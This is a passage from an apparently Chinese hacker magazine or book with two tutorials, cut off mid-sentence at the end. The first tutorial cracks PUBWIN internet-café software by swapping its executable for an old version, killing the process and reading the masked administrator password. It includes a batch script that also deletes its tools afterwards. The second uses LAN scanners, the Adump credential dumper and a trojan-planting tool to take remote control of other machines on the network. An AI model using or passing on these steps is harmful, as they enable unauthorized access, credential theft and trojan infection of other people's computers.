


图1

方法二：偷天换日，瞒天过海。本文的主打方法终于出场了，大家可要看仔细了啊。首先介绍一下要用到的工具：4．0版的PUBWIN.EXE；精锐网吧辅助工具（如果允许的话可以用“Windows任务管理器来代替）；星号密码查看器。提醒一下读者，本方法与速度无关，而且操作极其简单。先将4.0版的PUBWIN.EXE放到一个文件夹中，然后打开PUBWIN的安装目录，将其中的PUBWIN.EXE改名为PUBWIN1.EXE（其它的名字亦可，重在改名），改完再把4.0版的PUBWIN.EXE从刚才的文件夹中COPY到PUBWIN的安装目录里吧。接下来，就用“精锐网吧辅助工具”来结束PUBWIN的进程。进程结束后注意系统的“任务栏”——上面的PUBWIN图标先是消失，再过大约两秒钟就又出现了，好了我们成功啦。我们将PUBWIN的进程结束，两秒钟后PUBWIN从内存中又复活了，不过它调用的PUBWIN.EXE已经被我们调包了，这样一来，系统运




图2

行的就是4.0版的PUBWIN啦，复古成功。

现在可以收管理员密码了，这次我们用“星号密码查看器”。右击“任务栏”中的PUBWIN图标，选“系统设置”提示输入“管理员密码”，什么？你不知道管理员密码。废话！什么都不用输入，直接回车（空密码）即可。打开“系统设置”对话框，选“系统参数”；上面就有以星号密码状态保存的管理员密码，如图3，运行一下“星号密码查看器”就搞定了。




图3

最后，再用相同的方法将4.0版的PUBWIN.EXE替换下来，好了游戏结束了。

方法三：利用批处理文件。因为最近在学习批处理嘛，就现学现卖啦，原理与方法二相同，不过会用到几款命令行下的工具。

工具：PULIST.EXE（命令行下列进程）；KILL.EXE（命令行下杀进程）；PUBWIN.EXE；星号密码查看器。

看了工具大家或许都明白了吧，就是用命令行下的工具来代替“精锐”工具。

批处理源码如下：

```
echo on
rem 破PUNWIN的批文件
rem BY 战神MARS
cd C:\Program Files\Hintsoft\Pubclt\
ren pubwin.exe pubwin1.exe
cd d:\
move d:\pubwin.exe C:\Program Files\Hintsoft\Pubclt\
cd c:\
Kill pid1
Kill pid2
pause 现在收密码
cd C:\Program Files\Hintsoft\Pubclt\
ren pubwin1.exe pubwin.exe
ren puwin.exe pubwin2.exe
cd c:\
kill pid3
kill pid4
cd C:\Program Files\Hintsoft\Pubclt\
del pubwin2.exe
cd c:\
del pulist.exe
del kill.exe
```


注：程序已假定kill.exe， pulist.exe 在C:\下，4.0版的puwin.exe在d:\下。其中的pid值为系统进程的id，用pulist.exe即可获取。pid1为第一次运行的Reclock.exe的pid；pid2为pubwin.exe的pid；pid3，4分别为第二次的Reclock.exe和pubwin.exe的pid。运行程序前先将pid值用 pulist.exe获取。批文件很简单，相信大家一看就明白。

好了，今天的破解之旅就到这里了，有疑问上X论坛找我，我的昵称：zhanshen，再见啦！

（本章中涉及到的程序卸载精灵、4.0版PUBWIN.EXE、精锐网吧辅助工具、星号密码查看器、KILL.EXE、pulist.exe已经收录在光盘中）


横行局域网

霆锋



远程控制对于小菜鸟来说是一件多么神奇而又遥远的事情啊！好羡慕黑客大哥喔！今天我们的目标是——我不希望有人说：没有蛀牙！你以为我在说广告吗？其实我们的目标是在局域网中横行霸道！不要不相信我哦！

这里要用到一些小软件，很简单的！用到的工具有：Adump、Dtools、远程控制任我行、网络剪刀或是ip scanner之类的也可以。看你喜欢了！我用的是网络剪刀！它的作用是让我们获取局域网内所有主机的IP和计算机名，当然这个软件的主要作用是它能够剪断局域网内任意一台主机的网络连接！安装完成后运行软件，它会自动搜索局域网，一会便出来结果了，如图1。


图1

网吧黑客

看到了吧，我们可以复制一份！以便自用。点“COPY IP分配列表”，就可以复制里面的信息了。然后就是木马种植！不过这要用户名和密码。因为是局域网，所有的机子都是一样的。所以我们只要知道我们这台机子的用户名和密码就可以了！怎么知道呢？很简单的。这要用到一个软件——Adump，用法是Adump -d，如图2。




图 2

好了，用户和密码都知道了，该种植木马了！有很多这种软件，我今天用的是啊D网络工具包！你要先选好一台你准备入侵的主机。比如说你想要192.168.0.81这台机子。运行啊D网络工具包，选中肉鸡查找，再点木马种植，然后输入IP，用户名和密码，再选好本地木马文件！然后开始！因为我们用的是远程控制任我行，所以就选择这个软件的服务端！如图3。

